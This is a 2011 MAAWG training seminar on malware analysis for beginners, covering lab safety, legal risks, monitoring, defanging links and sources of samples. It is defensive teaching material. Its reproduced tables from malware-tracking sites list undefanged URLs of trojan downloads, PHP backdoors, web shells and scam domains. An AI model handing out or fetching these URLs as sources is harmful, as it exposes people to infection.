Malware Analysis For Neophytes:
A MAAWG Training Seminar

Joe St Sauver, Ph.D. (joe@oregon.uoregon.edu)
MAAWG Senior Technical Advisor

MAAWG, Paris, Monday, October 24th, 2011

http://pages.uoregon.edu/joe/malware-analysis-paris/

Disclaimer: All opinions expressed in this talk are strictly my own, and do not necessarily represent the opinions of any other entity. This talk is provided in a detailed written form to insure accessibility, and for ease of web indexing.

I. Before We Get Started

This training's a little different than most MAAWG training sessions in that we're dealing with content that can potentially hurt you, so let's take a couple of minutes to talk before we "get down to business..."

Are You *REALLY SURE* You Want To Go Down This Road?

- Malware (like landmines) may be something best left to trained pros.

- If you're not careful, you could get hurt.

- No one will think less of you if you change your mind and decide you actually don't want to learn about malware analysis after all...

Image credit: Wikimedia image File:Bosnia.pazi-mine.jpg

"But What Might Go Wrong If I Were To Begin To Try to Analyze Malware?"

- You might get attacked by unhappy malware authors/users

- Your network connection could get turned off by your ISP

- Your system could get infected, and that might result in:

   -- Your system being used to spam people
   -- Your personally identifiable information getting stolen
   -- Your system getting used to distribute malware;
      pirated software, movies, music; child pornography; etc.
   -- Your system getting used as a stepping stone from
      which to attack government systems or critical
      infrastructure

- If you're a student, you could be suspended or expelled.

- If you're employed, you might end up terminated for cause.

- You might even end up being arrested.

If Federal Authorities Get the Idea You're Distributing Malware: 18 U.S.C. 1030(a)(5)(A)

- (a) Whoever— [...]
  (5) (A) knowingly causes the transmission of a program, information, code, or command, and as a result of such conduct, intentionally causes damage without authorization, to a protected computer;
  [...]
  (b) Whoever conspires to commit or attempts to commit an offense under subsection (a) of this section shall be punished as provided in subsection (c) of this section.
  (c) The punishment for an offense under subsection (a) or (b) of this section is—
  [...]
  (4)
  (B) except as provided in subparagraphs (E) and (F), a fine under this title, imprisonment for not more than 10 years, or both, in the case of—
    (i) an offense under subsection (a)(5)(A), which does not occur after a conviction for another offense under this section, if the offense caused (or, in the case of an attempted offense, would, if completed, have caused) a harm provided in subclauses (I) through (VI) of subparagraph (A)(i); or
    (ii) an attempt to commit an offense punishable under this subparagraph;
  [...]
  (E) if the offender attempts to cause or knowingly or recklessly causes serious bodily injury from conduct in violation of subsection (a)(5)(A), a fine under this title, imprisonment for not more than 20 years, or both;
  (F) if the offender attempts to cause or knowingly or recklessly causes death from conduct in violation of subsection (a)(5)(A), a fine under this title, imprisonment for any term of years or for life, or both; or
  (G) a fine under this title, imprisonment for not more than 1 year, or both, for—
    (i) any other offense under subsection (a)(5); or
    (ii) an attempt to commit an offense punishable under this subparagraph.

5

Still Game For Today's Training?
Some Mandatory Rules of Engagement

- For the purposes of this talk, let me keep this short and sweet: **do NOT visit any malicious URLs you may see!**

- If, notwithstanding that prohibition, you decide to proceed to do so anyway, **do NOT visit any malicious URLs while you're here at MAAWG.** MAAWG's conference network is not configured for you to be able to safely work with potentially malicious software.

- While we insist that you DO NOT attempt to do any unsupervised malware analysis, should you decide to do so later -- against our advice -- **do NOT attempt to do that analysis from your un-backed-up production desktop or laptop, particularly if it contains irreplaceable files.**
  If that system were to become infected, you'd be S-O-L, and likely very, very sad.

An Unfortunate Reality of Malware Analysis

- Most regular users (attempt to) protect themselves from infection by running a commercial anti-virus program.

- *No-AV-For-You!** Unfortunately, it would be hard for you to analyze malware while running a normal anti-virus program since as soon as you'd (intentionally!) attempt to safely retrieve a malware sample, your antivirus program would (hopefully) notice it and promptly quarantine or delete it. Thus, malware analysts (by necessity) typically work from systems which are NOT protected with anti-virus software.

- *And-No-Network-Based-Anti-Malware-Measures-For-You!*
  An analyst also needs a network connection that doesn't use a malware-filtered DNS service and that doesn't have other network-based anti-malware protection on it.

An Aside: One Example of a Network Malware Monitoring Tool

- Check out Seth Hall's "Malware Hash Registry and Bro IDS" project: https://github.com/sethhall/bro_scripts/wiki/the-malware-hash-registry-and-bro-ids

- Quoting from that page:

  "This is a set of experimental patches and a Bro policy script that will enable an analyst to inspect HTTP file transfers in realtime and build MD5 sums, then subsequently compare those MD5 sums (again in realtime) with Team Cymru's Malware Hash Registry (MHR) through their DNS interface. If an executable file is identified as being included in the MHR, the HTTP_Malware notice is raised. A very sincere thanks goes to Team Cymru for making this data publicly available and for creating such easy interfaces to access the data."

Not Familiar with Team Cymru's Malware Hash Registry?

- See http://www.team-cymru.org/Services/MHR/ and http://www.team-cymru.org/Services/MHR/WinMHR/

- Please see those pages for more information, including usage restrictions and other limitations...

- Coming back to the main thread of our conversation...

Reducing Your Chance of Infection (Somewhat)

- As a statistical matter, most (but not all) of the malware in circulation targets systems running Microsoft Windows.

- ***No-Windows-PCs-For-You!*** Thus, we recommend that beginning malware analysts do NOT attempt to do malware analysis on PCs running Windows.

- Use of some other system for malware analysis will reduce (but not completely eliminate) your chance of becoming infected. For example, many people may use a system running Mac OS X, or a system running Linux, instead. Mac Mini's are available new for less than $700, and you may be able to find used Intel Macs for even less. You can build a Linux box on pretty much any sort of low end hardware you may happen to have laying around.

- Whatever you run, stay fully patched up to date, and do not run as root/admin when doing malware analysis work.

Monitor Your System and Network Connections

- You may want to monitor your analysis system for any unexpected changes or any unexpected network activity so you can investigate anything odd that may be going on.

- *Monitor Critical Files!* For example, you may want to run Tripwire (see http://sourceforge.net/projects/tripwire/) to spot any unexpected changes to critical files.

- *Monitor Your Network!* Watch your analysis machine's connection via Ethereal or another protocol analyzer (see http://www.ethereal.com/), or an intrusion detection system such as Snort or Bro

- Little Snitch can also help detect and report outbound traffic from your Mac (there's a re-startable 3 hour demo version available for free or you can buy a license from http://www.obdev.at/products/littlesnitch/index.html)

- Bottom line, you <u>need</u> to know if you get compromised... 11

If You *Do* Become Infected

- **If you do end up infected, take your system off the network and clean up your mess by "nuking and paving" that system.** That is, the only way you can be sure you've remediated an infected system is by formatting and reinstalling it from scratch (or from a recent trustworthy full backup).

- Do NOT count on being able to successfully clean up an infection with antivirus software – you can spend a lot of time trying to do this, and ultimately end up with a system that's still infected or unstable.

- If you do find yourself needing to nuke and pave your system, you'll be really happy if you have a recent trustworthy backup that you can use for restoration purposes! *Remember: routinely backup your system!*

Working Online With Others

- If you're working with others on potentially malicious content, do not send them live malicious links or samples.

- Please "defang" any potentially malicious web URLs by replacing http with hxxp. If you have any potentially malicious domains names that you're referring to, you may also want to replace any periods with the literal string [dot]. For instance:
    http://www.example.com -->
    hxxp://www[dot]example[dot]com

- If you're sharing a malicious attachment, send those in a password-protected zip file, password "infected" (all lower case, without the quotes)

- Obviously, be careful with any obfuscated URLs or password protected zipped files you may receive!

Talking With <u>Me</u> About Malware

- Hypothetically, once we're done today, you might want to chat with me about malware related issues.

- If you try to send me email with an unencrypted infected sample, or an unobfuscated link to a malicious site, it may get filtered en route to me. (Assume that there's an excellent chance I'll never see it, even if it doesn't appear to have been explicitly rejected or bounced)

- If we do need to talk with me about potentially malicious content, your best bet is to send me PGP-encrypted email. My current key is 0D4FF84E (40CD 8550 019E 34CC 0AC8 23DA AB2E A530 0D4F F84E) and you should be able to get a copy of that key from the MIT PGP key server.

- If you don't currently use PGP/GPG, now would be a great time for you to learn how! :-) See http://www.gnupg.org/

By The Way...

- I'll be the first one to admit that pretty much everybody knows more about malware and malware analysis than I do, so if, during the course of today's session, you find yourself just dying to say,

     "Joe! There's such a better way to do that! Let me tell you about _____"

  please do!

- I'd love for this to be more of an interactive session (although as always, if attendance is good and participation is active, we do run the risk of running out of time)

[For Those Of You Looking at This Talk Later]

- If you look at some of the stuff I've described in this talk later, you may find out that some things are no longer as they once were:

  -- some malicious web pages may now be gone
  -- some malicious domain names may have been torn down
  -- abused IP address blocks may have been reclaimed
  -- etc.

- This is inherent to the nature of malware investigations. When the good guys/good gals are on top of their game, malicious network content does NOT stay up for protracted periods of time. This is just one of those difficult realities of working with malware...

II. Context/Objectives

Why Should MAAWG Care About <u>Malware?</u>

- (i) Spam is routinely delivered via bots. (ii) Malware is used to make those bots. (iii) Once those bots are made, they spamvertise malware (which will often be used to create more bots). Thus, to interdict that cycle, we need to target malware as part of our overall program of work.

- No one else may care very much about the malware that may be particularly hurting you/your users/your company. If you don't focus on it, no one else may (everyone's already very busy, and working as hard as they can).

- Dealing with rampant malware diverts security resources away from attacking the spam problem, so (ironically) if you want to have resources to deal with spam problems, you may first need to keep malware from flaring up out of control.

Why Talk About Malware *Now?*

- Spam volumes have generally been declining (yay!), but malware continues to be an important problem

- Online analysis resources have matured to the point where you now have multiple analysis options, and those online analysis options are increasingly capable

- Some law enforcement folks may be interested in doing malware analysis, but may need training materials/help to get a program of that sort "bootstrapped"

- The training committee had a slot for me this time. :-)

"So You're Going to Teach Us To Use IDAPro and OllyDbg, and How to Setup A Malware Analysis Lab With VMWare, and..."

- No.

- Those are not beginning tools or topics, and remember, we're not going to work on Windows (where some of those tools run (or run best)).

Assumptions About Today's Audience

- We're going to assume (rightly or wrongly) that you're

  ... NOT experienced malware analysts
  ... NOT coders with extensive PC programming experience
  ... NOT someone who's setting up a large dedicated malware
  analysis lab
  ... NOT someone who's been tasked with handling
  production analysis volumes, analyzing thousands
  or tens of thousands of pieces a malware a year
  ... NOT an A/V person attempting to derive new signatures
  ... NOT a bad guy looking for tips on how to make your
  malware harder to counter

- If you're someone who is in one of those categories,
  today's discussion will likely not meet your needs.

Today's Talk Is Aimed At Malware "Neophytes"

- Neophyte:

  "A person who is new to a subject, skill, or belief."

- Beyond that, right or wrong, we're also going to assume that you are

  ... not lavishly funded (so free or cheap tools will be preferable to expensive commercial tools)
  ... at least moderately technical
  ... generally fairly careful
  ... motivated to take action against malware, if you can figure out what needs to be done.

Objectives for Today's Training

- By the time we're done, we hope you'll:

    -- Know what makes software "malicious"
    -- Know how to tell if a file is known to be malicious, and
       if so, what it is

    -- Know how to find out the objective of the malware
       (e.g., what was it created to do?)

    -- Know how to identify network resources the malware
       may be relying on, so you can track, sinkhole,
       block, or try to get those resources taken down

    -- We'll also share some tips in passing that may help to
       reduce your likelihood of becoming infected during
       your routine day-to-day use of the Internet.

III. What Exactly *Is* "Malware"?

One possible definition:
Malware is software you don't want.

"Is it a virus, or a worm, or a trojan horse, or a rootkit, or adware, or spyware, or…"

- Some people get hung up over how malware gets classified, and the words you may use to categorize and describe malware.

- For these people, it is very important that you use the right term when referring to unwanted malicious software.

- I don't have that particular hang up.

- I think it's more important to spend time thinking a little about WHY malicious software is unwelcome.

Malicious Software Violates Principles Of...

- *Consent:* Malware may be software that was installed even though we didn't knowingly ask to have it installed

- *Honesty:* Malware may be software that we thought would do one thing, but which actually does something different

- *Privacy-Respectfulness:* Malware may violate our privacy, perhaps capturing our passwords or our credit card info

- *Non-Intrusiveness:* Malware may annoy us by popping up advertisements, or changing our web browser's home page, or making our systems slow or unstable and prone to crash, or interfering with already-installed security software

- *Harmlessness:* Malware may be software that hurts us (such as software that damages our system, or software that spams and thus gets our network connection disabled)

- It's all adds up to "software we just don't want."

A Site That Does A Nice Job of Describing Problematic Aspects of Malware

* See "General Criteria for Detection," http://www.mvps.org/winhelp2002/criteria.htm including (among many others):

  -- Installs without user permission, user interaction or an installation interface

  -- Disables firewalls, antivirus software, or anti-spyware software

  -- Redirects or blocks searches, queries, user-entered URLs, and other sites without notification or user consent

  -- Tracks online activity and matches it to personally identifiable information without clear notice and consent, including but not limited to Web pages viewed or accessed, user selected content, keywords and search terms

  -- Automatically reinstalls itself after user uninstalls it or part of it

An Aside: Behaviors You May Not Be Aware Of

- On the preceding page, note malicious attributes included:
  - -- "Redirects or blocks searches, queries, user-entered URLs, and other sites without notification or user consent" and
  - -- "Tracks online activity and matches it to personally identifiable information without clear notice and consent, including but not limited to Web pages viewed or accessed, user selected content, keywords and search terms"

- Let's think about that a little. Are you paying attention even to what common search engines track about you?

- For example, even if you aren't logged in to Google, **Google re-routes all links to your search results through a trackable intermediary Google page first, a fact it attempts to conceal from you if you mouse over links** (the links *look* like they're going to the page you want, even though you're actually going to a Google page first)

28

Example: Search Results for "Hockey"

Where do you go if you click on the www.nhl.com site?
It *looks* like you'd go right to www.nhl.com, doesn't it?

BUT If You <u>Right Click and Copy That Link</u> You'll See That You *Actually* First Go To...

http://www.google.com/url?sa=t&source=web&ct=res& cd=4&url=http%3A%2F%2Fwww.nhl.com%2F&ei=[deleted]& rct=j&q=hockey&usg=[deleted]

Sure looks like Google is MITM'ing/tracking what gets clicked, doesn't it? (I've deleted the encoded tracking bits from the URL for this presentation)

Note that this trick is ONLY possible if you run with Javascript enabled. If you disable Javascript (e.g., in Firefox --> Preferences), "what you see" will actually be "what you get." <u>But</u>, of course, most users do run with Javascript enabled...

Is This Behavior Fully Disclosed in the Google Privacy Policy? Yes

- http://www.google.com/intl/en/privacypolicy.html :

  "We offer a number of services that do not require you to register for an account or provide any personal information to us, such as Google Search. In order to provide our full range of services, we may collect the following types of information: [...]

  "Links – Google may present links in a format that enables us to keep track of whether these links have been followed. We use this information to improve the quality of our search technology, customized content and advertising. [...]"

The Point(s) of This Exercise...

- Users may knowingly play a role in being exploited online.

- Even premier online destinations routinely collect information about your behavior, and they'll even tell you that they're doing so, **<u>BUT, no one pays attention</u>**

- Many times **you have the power to reduce leakage of your private information** (e.g., in this case, you can do so by avoiding use of Javascript with Google Search).

- **Doing so, however, can come at a real (if non-monetary) cost** (e.g., disabling Javascript means that useful web site content may not work, or your access may be substantially crippled -- for example, if you want to use Google Maps, you must have Javascript enabled)

- Even if you don't "register" or "sign in," you may still be tracked by IP or through use of persistent cookies

32

The Point(s) of That Exercise... (2)

- The disconnect between what you saw in your browser (the NHL site) and where you actually went (first Google and THEN the NHL site), should give you pause -- we're all familiar with phishing sites where we're shown one URL but actually taken somewhere else, right?

- That said, please do not get the impression that I'm implying Google is doing anything wrong, because I'm not -- they've TOLD YOU what they're doing, and you CAN choose whether you use their service (or Javascript).

- On the other hand, this is a perfect example of something which, with less candid disclosure, or different motives, would be considered by some to be "malware."

- **Oh yes: even though I've told you about this exposure, I bet you'll <u>still</u> keep on using Javascript (use of NoScript would at least let you limit your Javascript exposure!)**

IV. Obtaining Malware Samples For Analysis Purposes

If You Want to Analyze Malware, You Need to Have Something To Analyze, Right?

Remember our "rules of engagement," however, please!

The Old Days

- In the old days, malware samples were only exchanged among participants in tightly-knit "clubs" of professional malware analysts, with the ability to participate (and thus get samples) being largely gated by your job and your friends (eg, company affiliation and professional reputation)

- If an outsider asked for a sample, that request would normally have been refused or ignored (you wouldn't give a loaded gun to a child, right?).

- Those sort of private professional sample exchange arrangements still exist, but they are not your only option when it comes to getting samples of malware to analyze today.

- These days, for example, you can *buy* access to over 15,000,000 samples (see MD:Pro at www.frame4.net)

Finding (Free) Malware To Analyze These Days

- Some sources for malware samples currently include:

    -- Malware sites mentioned by name in news articles or blogs

    -- Evil sites mentioned to you by family/friends/colleagues

    -- Malware sent directly to you as an email **attachment**

    -- Links to malicious websites sent to you in messages

    -- "Drive by downloads" which may happen while you're routinely surfing, commonly via "malvertisements"

    -- Malware collected by active spidering of web sites

    -- Malware captured by passive honeypot systems

    -- Malware listed on malware tracking websites

Some Examples of Malware Tracking Web Sites

- CAUTION:

  THE FOLLOWING SITES <u>INTENTIONALLY</u> LIST KNOWN MALWARE SOURCES FOR INVESTIGATION BY MALWARE EXPERTS. IF YOU VISIT ONE OF THESE SITES AND THEN CLICK ON MALICIOUS LINKS ENUMERATED THERE, <u>YOU WILL DOWNLOAD MALARE AND MAY BECOME INFECTED.</u>

- http://support.clean-mx.de/clean-mx/viruses.php
- http://malc0de.com/database/
- http://www.malwareblacklist.com/showMDL.php
- http://www.malwaredomainlist.com/mdl.php
- http://www.malwareurl.com/listing-urls.php

clean-mx.de

Google

CLEAN MX realtime database

public access query for virus URL

Totally watched: Walker is running: 8592(14505) http://www.filetolink.com/download/?h=fd4430ee!

Subscribe to the VirusWatch Mailing list, updated hourly

This database consists of Virus URI, collected and verified since Feb 2006

If you detect URI'S concerning your netblock, already closed... you have made a good job, otherwise please close them as soon as possible.

to look at some nice charts, there are complete statistics for this database
Attention: all URI'S are manually verified, but not cross-checked for real viruses function in this moment you make this query.(Sites may have been closed already..)
Our automatic Viruswalker process is scheduled every hour, so you may see now a incident and this one will be resolved later on.
So please keep on sending close-feedbacks to us...

f you have questions, criticism, wishes or ... do not hesitate to contact us at abuse@clean-mx.de
Our PBX is down you may reach us by cell phone +49 171 4802507 ...
Welcome back, would be fine to get some feedback from your site..
Query as xml: **Same query as xml output**
TIMERS: Runtime Query: 0.7480 Seconds

Line	#↑↓	Date↑↓	Closed↑↓	hours	contributor↑↓	virusname↑↓	URL↑↓	ip state	response↑
1	852560	2011-05-31 22:00:03			sub1	9/39 (23.1%) BC.Heuristic.Trojan.SusPacked.BF-6.A	http://youtubeonline.net/Meire.%20avi.ex ...	up	alive
2	852553	2011-05-31 21:30:04			sub1	0/41 (0.0%) unknown_html	http://www.ycdtfda.gov.cn/pic/1.html	up	alive
3	852551	2011-05-31 21:10:54			sub5	21/40 (52.5%) PHP_IRCBOT.SMOK	http://sjyphoto.com/zboard//include/.blu ...	up	alive
4	852550	2011-05-31 21:10:48			sub5	20/41 (48.8%) PHP/IRCBOT.E	http://sjyphoto.com/zboard//include/.blu ...	up	alive
5	852549	2011-05-31 21:10:42			sub5	20/41 (48.8%) PHP/IRCBOT.E	http://sjyphoto.com/zboard//include/.blu ...	up	alive
6	852548	2011-05-31 21:10:35			sub5	28/40 (70%) PHP/BackDoor.AR	http://daedongfur.co.kr/shop/log/.logs/i ...	up	alive
7	852547	2011-05-31 21:05:07			sub5	29/41 (70.7%) PHP/C99Shell.F	http://alaskanativejobs.com/includes/js/ ...	up	alive
8	852558	2011-05-31 20:27:09			sub8	0/41 (0.0%) unknown_html	http://modomusicxii.redheberg.com/	up	alive
9	852559	2011-05-31 20:27:09			sub8	0/39 (0.0%) Hoax.Win32.ArchSMS.hsgx	http://f02.spaces.ru/f/217839773426/1306 ...	up	alive
10	852556	2011-05-31 20:27:08			sub8	0/40 (0.0%) unknown_html_RFI_shell	http://83.222.124.248/	up	alive
11	852554	2011-05-31 20:06:03			sub8	0/40 (0.0%) unknown_html	http://www.einemenge.info/	up	alive
12	852544	2011-05-31 20:00:02			sub14	16/40 (40%) Crypt.AEPL	http://c.wrzuta.pl/wo6953/15d96fd40009d2 ...	up	alive

malc0de.com

Search Malc0de Database: [   ] Submit Query   MD5 ☐ IP ☐ ASN ☐ AS-Name ☐ CC ☐

Date	Domain	IP	CC	ASN	Autonomous System Name	Click Md5 for ThreatExpert Report
2011-05-31	yigeshabi.8800.org:2012/kp.exe	109.235.249.115	TR	43260	ROUTERGATE Router Gate	8662cd182e325be1f1477cb702ddcbf2
2011-05-31	xxx-boardz.com/pichoster/msd/Nero.exe	109.235.249.115	TR	43260	ROUTERGATE Router Gate	da7f7c1e14a51273f9ca5db8c8421b7d
2011-05-31	xwhoisdns.com/GFH54rfGFVvGFh5fgp.exe	122.224.18.36	CN	4134	CHINANET-BACKBONE No.31,Jin-rong Street	318a6070323f6adb825c827e2b3f20df
2011-05-31	x.erewx.info/down/x6.exe	50.23.83.86	US	36351	SOFTLAYER - SoftLayer Technologies Inc.	e5871adb818bad139af5549eedb6bf91
2011-05-31	www297.megaupload.com/files /7cfe26fe411d5cac8b46abd01ce5937f /index.html	174.140.156.79	US	35974	CARPATHIA-YYZ - Carpathia Hosting, Inc.	02bd8eabf31a147b89a0274f1dda4595
2011-05-31	www.wiseguydigital.com/basescu.gif.exe	205.186.129.117	US	31815	MEDIATEMPLE - Media Temple, Inc.	1230db0b469f4e8934791391f8cf3541
2011-05-31	www.tesaart.pl/XvidSetup.exe	89.161.166.243	PL	12824	HOMEPL-AS home.pl autonomous system	ae8621d33a5d184534bab844a0716d1b
2011-05-31	www.soblonde-game.com/XvidSetup.exe	217.111.109.30	GB	8220	COLT COLT Technology Services Group Limited	ae8621d33a5d184534bab844a0716d1b
2011-05-31	www.share-finder.com/files/26-May- 11-ca8e84104c17311-ba5f0dd	213.186.33.87	FR	16276	OVH OVH	60c1a46e803035cb80d08dfe4ba5f0dd
2011-05-31	www.magicaltoaster.com/ultra.exe	184.168.205.1	US	26496	PAH-INC - GoDaddy.com, Inc.	6f7ed1ef61d19503fd51220f3b3d55e5
2011-05-31	www.magicaltoaster.com/ultra.exe	184.168.205.1	US	26496	PAH-INC - GoDaddy.com, Inc.	04c70e2364f08ede49b0289e9cbd1af1
2011-05-31	www.keylogger.ru/s/keylogger_netp_ru.exe	194.87.50.148	RU	2578	DEMOS-AS Demos, Moscow, Russia	09275e18c8ae5d60cae53cccbfc24c13
2011-05-31	www.jingshida.com.cn/dir.exe	121.199.143.29	CN	55462	NETNET Beijing ZhongDianXinDa Communication Technology Co., Ltd.	3cc46a520725b2196efb963735340445

malwareblacklist.com

MalwareBlacklist.com

POWERED BY **pareto** LOGIC

HomePage | RSS Feed | Twitter | Search | Login | Report URL | Top Submitters

Disclaimer: All URLS on this page are considered to be malicious. We take no responsibility in any damage that may result from accessing the data.

31898 blacklisted URLs in our DB   Pages: 1, 2, ..., 277   Most Popular All Files Only Domains Only

Date	URL	IP	Whois	ASN	Coun	Desc	Download	Submitted By
2011/05/31_13:21	shr0mnet.w2c.ru/pub/DSC0000346732.exe	92.241.168.185	info	41947	🇷🇺	Rogue	⬇	HoneyPot
2011/05/31_13:20	www.vertige33.fr/images/redirect/youtube.com/neymar_video/file-32323ne ymar-em-video-intimo-com-sua-ex-e-divulgado-em-facebook-e-espalha-na- internet-WVA.exe	87.98.134.78	info	16276	🇫🇷	Trojan	⬇	HoneyPot
2011/05/31_12:55	st.free-lance.ru/projects/upload/f_4de53991bae5d.rar	62.213.65.5	info	15756	🇷🇺	Trojan	⬇	HoneyPot
2011/05/31_12:34	origin-ics.seekmo.com/NCIC/20110531060953494E434647493032_637e9f 8c-5f91-4886-966a-a20db75c9fc3%5C20110531114785dc2978-3271-4ed 1-aa9a-d486fbda4e6b/Setup.exe	66.150.14.86	info	14744	🇺🇸	Trojan	⬇	HoneyPot
2011/05/31_12:06	freewebtown.com/astknan/sex.exe	208.75.230.43	info	36820	🇺🇸	Trojan	⬇	HoneyPot
2011/05/31_11:33	www.easyenco.co.kr/module/program/media_codec.exe	211.115.80.56	info	3786	🇰🇷	Trojan	⬇	HoneyPot
2011/05/31_11:32	www.jingshida.com.cn/dir.exe	121.199.143.29	info	17964	🇨🇳	Trojan	⬇	HoneyPot
2011/05/31_11:32	folscraites.com/2.exe	68.180.151.96	info	36752	🇺🇸	Trojan	⬇	HoneyPot
2011/05/31_11:32	7bb08.u7w6.com/setup.exe	87.98.167.13	info	16276	🇫🇷	Trojan	⬇	HoneyPot
2011/05/31_11:20	www.einemenge.info/crs.exe	94.102.55.198	info	29073	🇳🇱	Trojan	⬇	HoneyPot
2011/05/31_11:19	db3service.ru/19bd0d.pdf	46.108.225.45	info	50244	🇷🇴	Exploit	⬇	HoneyPot
2011/05/31_11:09	83.222.124.248/scan.rar	83.222.124.248	info	47328	🇺🇸	Trojan	⬇	HoneyPot
2011/05/31_11:08	www.dcd.ru/files/pictures/24/.../comprovante-097862.scr	194.135.30.66	info	2118	🇷🇺	Trojan	⬇	HoneyPot

40

malwaredomainlist.com

malwareurl.com

BROWSE OUR DATABASE.

WARNING: All domains/IPs listed on this website should be treated with extreme caution.
Some of them will automatically infect your computer.

Quick search   🔍

Search   [go] Limit search with [50] results

☑ Show URLs   ☑ Domain name / IP(s)   ☑ Registrant info
☑ Include redirectors   ☑ Reverse IP (PTR)   ☐ Name Servers / IPS

URL listing - Browse this page with URLs

1-2-3-4-5-6-7-8-9-10-11-12-13-14-15-16-17-18-19-20-

Domain	IP	PTR	ASN	Description	Registrant	Country	Date	Detail
safe.hyperpaysys.com/v3/Version_1/Join1.aspx?joinID=JPp6tc5dmYHfpnodj51%2bm9cID5haoQwx7BZviQCO0GSSj28gT1MD7W9t2vZVFFCN31xAjgGU%2bfk5PCSl8rrSxLi4Q3Tid79MX3qhKsvwqkcokQKHVC20WVwWR%2baA%2ff4jF6eHqcqE6ht7DFc0nHILW5h1ex1Ko8wAg2ZM5z9JRqWvhcQorTHdX696dGODq2%2bSgnMfztVPWgQBWO6ThpvfkUZufo2VeH3%2f61AkZMMQ9zu5GmwVkUn8wF5B6%2bJBGQfHanzmd60ziKTqMm6pauucn5a8KqUkydJuD5ydWaeR2Sz1ge6zJdajqHJPxPzj2IRbAnXJMamHJr%2fkPQfRIreR2w%3d%3d	63.243.188.151		AS6453 (TELEGLOBE)	Fraud / Scam	DNS, Admin / admindns@marketengines.com	🇨🇦	2011-05-31	details
2011-acrobat-adobe-download.com	122.224.4.113		AS4134 (China Telecom)	Fraud / Scam	Soumaly Vongsaya /	🚩	2011-05-31	details
2011-acrobat-adobe-update.com	122.224.4.113		AS4134 (China Telecom)	Fraud / Scam	Soumaly Vongsaya /	🚩	2011-05-31	details
2011-acrobat-adobe-upgrade.com	122.224.4.113		AS4134 (China Telecom)	Fraud / Scam	Soumaly Vongsaya /	🚩	2011-05-31	details
2011-new-skype-download.com	122.224.4.113		AS4134 (China Telecom)	Fraud / Scam	Ratko Pesek /	🚩	2011-05-31	details

If You Wanted To Run Your Own Malware Honeypot...

Check out http://dionaea.carnivore.it/ (Dionaea is meant to be a successor to Nepenthes). Some other malware honeypot options are listed at honeynet.org/project

Caution: running a malware honeypot is NOT a great idea for a neophyte for a variety of reasons, including the fact that if you look vulnerable to the bad guys/bad gals, you will likely *also* look vulnerable to any local security folks actively scanning for unpatched/vulnerable hosts!

